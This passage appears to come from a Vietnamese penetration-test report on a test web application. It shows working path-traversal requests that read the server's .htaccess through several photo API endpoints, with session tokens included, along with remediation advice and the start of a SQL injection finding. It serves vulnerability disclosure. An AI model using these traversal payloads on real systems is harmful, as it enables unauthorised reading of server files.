
Request

```
GET /api/photo/comment/55/../../../../.htaccess?page=1 HTTP/1.1
Host: tokyo.test
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM0YmE2ZDViYjM
xMDE3NjE0YmUxMjY4ZDhhOGJiYzE2NDRmYjI0Y2RmOTkwOTMwODQ5YTg0ZjhkNGM0OTU3NTYyZDU
1MTBlZDRhZjQwOWUiLCJpYXQiOjE3MDMyNjM3ODUsIm5iZiI6MTcwMzI2Mzc4NSwiZXhwIjoxNzM
0ODg2MTg1LCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.mcJoT_eIa3sSS2Gayb5Un9bYFmNsSuFHeGZ
LkN0cuGLqghytDfUD3h9GFWO1wOglfVD20gX9-iwjJder4pfusE2W4xqGo88eD2MKiWT3Uixv26U
7PaKtfGm_jktbVGb_mbuFuoXLp0lShhT_NZqOgqwhzqM6_s-AIP3gOMvQQ2QFPtMyrNh-tJcVoBl
lfZyhNBwkWFUyRTqDukInw0xpw9yJNmxf7_IA0GsSIkTWLbvk3vgHdoYIaCgD0SSO5w9e1yr83BI
P8P_WK0M1wPyMxxD1UXsYkgL3wDh9CKIGc4Pqh_OI-T2_ezf8sJvVne0aCwFROg3bLfk0_Kq1Y9E
IR2jJumzo7XaxdGbrWprjzsIOdaRIQCAkiydm7vQOG4lQIqqSMt1cSNXq8i9kPvsanVMm9oV-i5T
8gUOiufhgEraMAFh-vdGenO2yeaW605PjPSq5sy9C3dnzSea7HQDRdUJDHGIu6zNcr8pNO9YPeRN
giPhI8_aSeTVUZ2172g3LQg949EZrMATv7pX_ExAA0-BPymenMdwXzwuQZ12P86IwfsfH72P4Zkz
mvPk1vd_GpJ1jINTsHXjB8vYJSsyXD0X3STWe6gc2JIsRjc8P-CChUusIZrAJixZttcQ-g3NuczL
6cOEb8NYWMVBLgkIURqZzyPp_vXx1SFreUCJ3ra8
Connection: close
Referer: http://tokyo.test/
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM0YmE2ZDViYjM
xMDE3NjE0YmUxMjY4ZDhhOGJiYzE2NDRmYjI0Y2RmOTkwOTMwODQ5YTg0ZjhkNGM0OTU3NTYyZDU
1MTBlZDRhZjQwOWUiLCJpYXQiOjE3MDMyNjM3ODUsIm5iZiI6MTcwMzI2Mzc4NSwiZXhwIjoxNzM
0ODg2MTg1LCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.mcJoT_eIa3sSS2Gayb5Un9bYFmNsSuFHeGZ
LkN0cuGLqghytDfUD3h9GFWO1wOglfVD20gX9-iwjJder4pfusE2W4xqGo88eD2MKiWT3Uixv26U
7PaKtfGm_jktbVGb_mbuFuoXLp0lShhT_NZqOgqwhzqM6_s-AIP3gOMvQQ2QFPtMyrNh-tJcVoBl
lfZyhNBwkWFUyRTqDukInw0xpw9yJNmxf7_IA0GsSIkTWLbvk3vgHdoYIaCgD0SSO5w9e1yr83BI
P8P_WK0M1wPyMxxD1UXsYkgL3wDh9CKIGc4Pqh_OI-T2_ezf8sJvVne0aCwFROg3bLfk0_Kq1Y9E
IR2jJumzo7XaxdGbrWprjzsIOdaRIQCAkiydm7vQOG4lQIqqSMt1cSNXq8i9kPvsanVMm9oV-i5T
8gUOiufhgEraMAFh-vdGenO2yeaW605PjPSq5sy9C3dnzSea7HQDRdUJDHGIu6zNcr8pNO9YPeRN
giPhI8_aSeTVUZ2172g3LQg949EZrMATv7pX_ExAA0-BPymenMdwXzwuQZ12P86IwfsfH72P4Zkz
mvPk1vd_GpJ1jINTsHXjB8vYJSsyXD0X3STWe6gc2JIsRjc8P-CChUusIZrAJixZttcQ-g3NuczL
6cOEb8NYWMVBLgkIURqZzyPp_vXx1SFreUCJ3ra8
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Dec 2023 18:14:26 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 603
Connection: close
Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT
ETag: "65794cb8-25b"
Accept-Ranges: bytes

<IfModule mod_rewrite.c>
    <IfModule mod_negotiation.c>
        Options -MultiViews -Indexes
    </IfModule>

    RewriteEngine On

    # Handle Authorization Header
    RewriteCond %{HTTP:Authorization} .
    RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]

    # Redirect Trailing Slashes If Not A Folder...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_URI} (.+)/$
    RewriteRule ^ %1 [L,R=301]

    # Send Requests To Front Controller...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteRule ^ index.php [L]
</IfModule>
```

+ Vị trí 4:




Request

```
GET /api/photo/like/55/../../../../.htaccess HTTP/1.1
Host: tokyo.test
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM2ZmIzZDZjYzk2
MDliYzM1ZGZiN2RiNGVkMzIzYmNlMTQ5NGZjYTUyYWExYWY3Y2Y0ODVhMGRkNTI5MWM0MGI1Y2IwN
2EyYWE3YTM3M2QiLCJpYXQiOjE3MDMzMTYzNTMsIm5iZiI6MTcwMzMxNjM1MywiZXhwIjoxNzM0OT
M4NzUzLCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.ItQlz3uqQTH8cUi_UITGDjHLJN5LfeE9oFdKm4W
JOjTPV_mNxQwHQAAG-b5oMRW5k8PDYTwBWFqqSBmRvt2sfQKI72kTEPCGKbZPzvY9XH6dT9AhuSvR
izyUJ_Chkdsp-trVWpiwWeYrJfVq-EXs3FjxP-eCMXBrMTEq-vGXwYwokl_GWWN6QYyyif-HwS0Po
JXOC24cS6zmFbDQNeUlbJUc5eDdBe1yCaWlGZT4yIgJ2MPeZ1aH7yfvGIs_tAVhnL00QfZGRXqzBK
utAGmxdrSsve162brFwrNVdlBte4M2VVVBioRglczZzMCtB-_u5SRYels9idZ2NVp0wDd-aG6XpL9
eQHHsPjBa7QQGpJmTj0LZrq6O9C_M95um0Oatyi7k8SWEeLX2Pf7svceIEl8HuEK-5GzpnBkvJRM3
WOGZbiBgAnh-EM7roY__XsFeEhn2iU8M9jWX50OvEbZMUJto7pPJU8uWlycIwT2CTliJljIbYkimp
g1dw9AuWtoGTfGuWRUzP4AoSyCD7pm_GfGKVr-M8m3yxJW5h-dQMYPqU2rU1dx6N_lYP9N4eH1hg8
OhnHetxvE0MwBTpaw3rAnmiK-e9OnYJt1gLdluAFYyH1NsjCoK_WsZqHtvpPJjG6-1eoszlDNoj_Q
wlNz-kvqXeHnwPWBOJ8dE_KmjLKU
Connection: close
Referer: http://tokyo.test/
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM2ZmIzZDZjYzk2
MDliYzM1ZGZiN2RiNGVkMzIzYmNlMTQ5NGZjYTUyYWExYWY3Y2Y0ODVhMGRkNTI5MWM0MGI1Y2IwN
2EyYWE3YTM3M2QiLCJpYXQiOjE3MDMzMTYzNTMsIm5iZiI6MTcwMzMxNjM1MywiZXhwIjoxNzM0OT
M4NzUzLCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.ItQlz3uqQTH8cUi_UITGDjHLJN5LfeE9oFdKm4W
JOjTPV_mNxQwHQAAG-b5oMRW5k8PDYTwBWFqqSBmRvt2sfQKI72kTEPCGKbZPzvY9XH6dT9AhuSvR
izyUJ_Chkdsp-trVWpiwWeYrJfVq-EXs3FjxP-eCMXBrMTEq-vGXwYwokl_GWWN6QYyyif-HwS0Po
JXOC24cS6zmFbDQNeUlbJUc5eDdBe1yCaWlGZT4yIgJ2MPeZ1aH7yfvGIs_tAVhnL00QfZGRXqzBK
utAGmxdrSsve162brFwrNVdlBte4M2VVVBioRglczZzMCtB-_u5SRYels9idZ2NVp0wDd-aG6XpL9
eQHHsPjBa7QQGpJmTj0LZrq6O9C_M95um0Oatyi7k8SWEeLX2Pf7svceIEl8HuEK-5GzpnBkvJRM3
WOGZbiBgAnh-EM7roY__XsFeEhn2iU8M9jWX50OvEbZMUJto7pPJU8uWlycIwT2CTliJljIbYkimp
g1dw9AuWtoGTfGuWRUzP4AoSyCD7pm_GfGKVr-M8m3yxJW5h-dQMYPqU2rU1dx6N_lYP9N4eH1hg8
OhnHetxvE0MwBTpaw3rAnmiK-e9OnYJt1gLdluAFYyH1NsjCoK_WsZqHtvpPJjG6-1eoszlDNoj_Q
wlNz-kvqXeHnwPWBOJ8dE_KmjLKU
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 23 Dec 2023 08:03:28 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 603
Connection: close
Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT
ETag: "65794cb8-25b"
Accept-Ranges: bytes

<IfModule mod_rewrite.c>
    <IfModule mod_negotiation.c>
        Options -MultiViews -Indexes
    </IfModule>

    RewriteEngine On

    # Handle Authorization Header
    RewriteCond %{HTTP:Authorization} .
    RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]

    # Redirect Trailing Slashes If Not A Folder...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_URI} (.+)/$
    RewriteRule ^ %1 [L,R=301]

    # Send Requests To Front Controller...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteRule ^ index.php [L]
</IfModule>
```

+ Vị trí 5:




Request

```
GET /api/photo/feed/1/../../../../.htaccess?page=1 HTTP/1.1
Host: tokyo.test
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM2ZmIzZDZjYzk
2MDliYzM1ZGZiN2RiNGVkMzIzYmNlMTQ5NGZjYTUyYWExYWY3Y2Y0ODVhMGRkNTI5MWM0MGI1Y2I
wN2EyYWE3YTM3M2QiLCJpYXQiOjE3MDMzMTYzNTMsIm5iZiI6MTcwMzMxNjM1MywiZXhwIjoxNzM
0OTM4NzUzLCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.ItQlz3uqQTH8cUi_UITGDjHLJN5LfeE9oFd
Km4WJOjTPV_mNxQwHQAAG-b5oMRW5k8PDYTwBWFqqSBmRvt2sfQKI72kTEPCGKbZPzvY9XH6dT9A
huSvRizyUJ_Chkdsp-trVWpiwWeYrJfVq-EXs3FjxP-eCMXBrMTEq-vGXwYwokl_GWWN6QYyyif-
HwS0PoJXOC24cS6zmFbDQNeUlbJUc5eDdBe1yCaWlGZT4yIgJ2MPeZ1aH7yfvGIs_tAVhnL00QfZ
GRXqzBKutAGmxdrSsve162brFwrNVdlBte4M2VVVBioRglczZzMCtB-_u5SRYels9idZ2NVp0wDd
-aG6XpL9eQHHsPjBa7QQGpJmTj0LZrq6O9C_M95um0Oatyi7k8SWEeLX2Pf7svceIEl8HuEK-5Gz
pnBkvJRM3WOGZbiBgAnh-EM7roY__XsFeEhn2iU8M9jWX50OvEbZMUJto7pPJU8uWlycIwT2CTli
JljIbYkimpg1dw9AuWtoGTfGuWRUzP4AoSyCD7pm_GfGKVr-M8m3yxJW5h-dQMYPqU2rU1dx6N_l
YP9N4eH1hg8OhnHetxvE0MwBTpaw3rAnmiK-e9OnYJt1gLdluAFYyH1NsjCoK_WsZqHtvpPJjG6-
1eoszlDNoj_QwlNz-kvqXeHnwPWBOJ8dE_KmjLKU
Connection: close
Referer: http://tokyo.test/
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM2ZmIzZDZjYzk
2MDliYzM1ZGZiN2RiNGVkMzIzYmNlMTQ5NGZjYTUyYWExYWY3Y2Y0ODVhMGRkNTI5MWM0MGI1Y2I
wN2EyYWE3YTM3M2QiLCJpYXQiOjE3MDMzMTYzNTMsIm5iZiI6MTcwMzMxNjM1MywiZXhwIjoxNzM
0OTM4NzUzLCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.ItQlz3uqQTH8cUi_UITGDjHLJN5LfeE9oFd
Km4WJOjTPV_mNxQwHQAAG-b5oMRW5k8PDYTwBWFqqSBmRvt2sfQKI72kTEPCGKbZPzvY9XH6dT9A
huSvRizyUJ_Chkdsp-trVWpiwWeYrJfVq-EXs3FjxP-eCMXBrMTEq-vGXwYwokl_GWWN6QYyyif-
HwS0PoJXOC24cS6zmFbDQNeUlbJUc5eDdBe1yCaWlGZT4yIgJ2MPeZ1aH7yfvGIs_tAVhnL00QfZ
GRXqzBKutAGmxdrSsve162brFwrNVdlBte4M2VVVBioRglczZzMCtB-_u5SRYels9idZ2NVp0wDd
-aG6XpL9eQHHsPjBa7QQGpJmTj0LZrq6O9C_M95um0Oatyi7k8SWEeLX2Pf7svceIEl8HuEK-5Gz
pnBkvJRM3WOGZbiBgAnh-EM7roY__XsFeEhn2iU8M9jWX50OvEbZMUJto7pPJU8uWlycIwT2CTli
JljIbYkimpg1dw9AuWtoGTfGuWRUzP4AoSyCD7pm_GfGKVr-M8m3yxJW5h-dQMYPqU2rU1dx6N_l
YP9N4eH1hg8OhnHetxvE0MwBTpaw3rAnmiK-e9OnYJt1gLdluAFYyH1NsjCoK_WsZqHtvpPJjG6-
1eoszlDNoj_QwlNz-kvqXeHnwPWBOJ8dE_KmjLKU
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 23 Dec 2023 08:35:27 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 603
Connection: close
Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT
ETag: "65794cb8-25b"
Accept-Ranges: bytes

<IfModule mod_rewrite.c>
    <IfModule mod_negotiation.c>
        Options -MultiViews -Indexes
    </IfModule>

    RewriteEngine On

    # Handle Authorization Header
    RewriteCond %{HTTP:Authorization} .
    RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]

    # Redirect Trailing Slashes If Not A Folder...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_URI} (.+)/$
    RewriteRule ^ %1 [L,R=301]

    # Send Requests To Front Controller...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteRule ^ index.php [L]
</IfModule>
```

+ Vị trí 6:



– Cách khắc phục:

+ Thực hiện việc kiểm tra đầu vào của người dùng.

+ Thực hiện escape các ký tự như ".", "/", "../", "\", ...

3.10. SQL Injection (Access all sensitive data in database)

– CVSS Score: 8.2 (High).


– Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này để truy cập vào toàn bộ thông tin nhạy cảm của trình duyệt và người dùng mà không cần bất kỳ quyền đăng nhập nào hết.


– Vị trí:


VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Details photos		
Các GET requests */api/photo/<pid>*	*http://tokyo.test/api/photo/4*	*<pid>*
Chức năng Feed pagination		
Các GET requests */api/photo/feed?page=<number>*	*http://tokyo.test/api/photo/feed?page=1*	*feed*

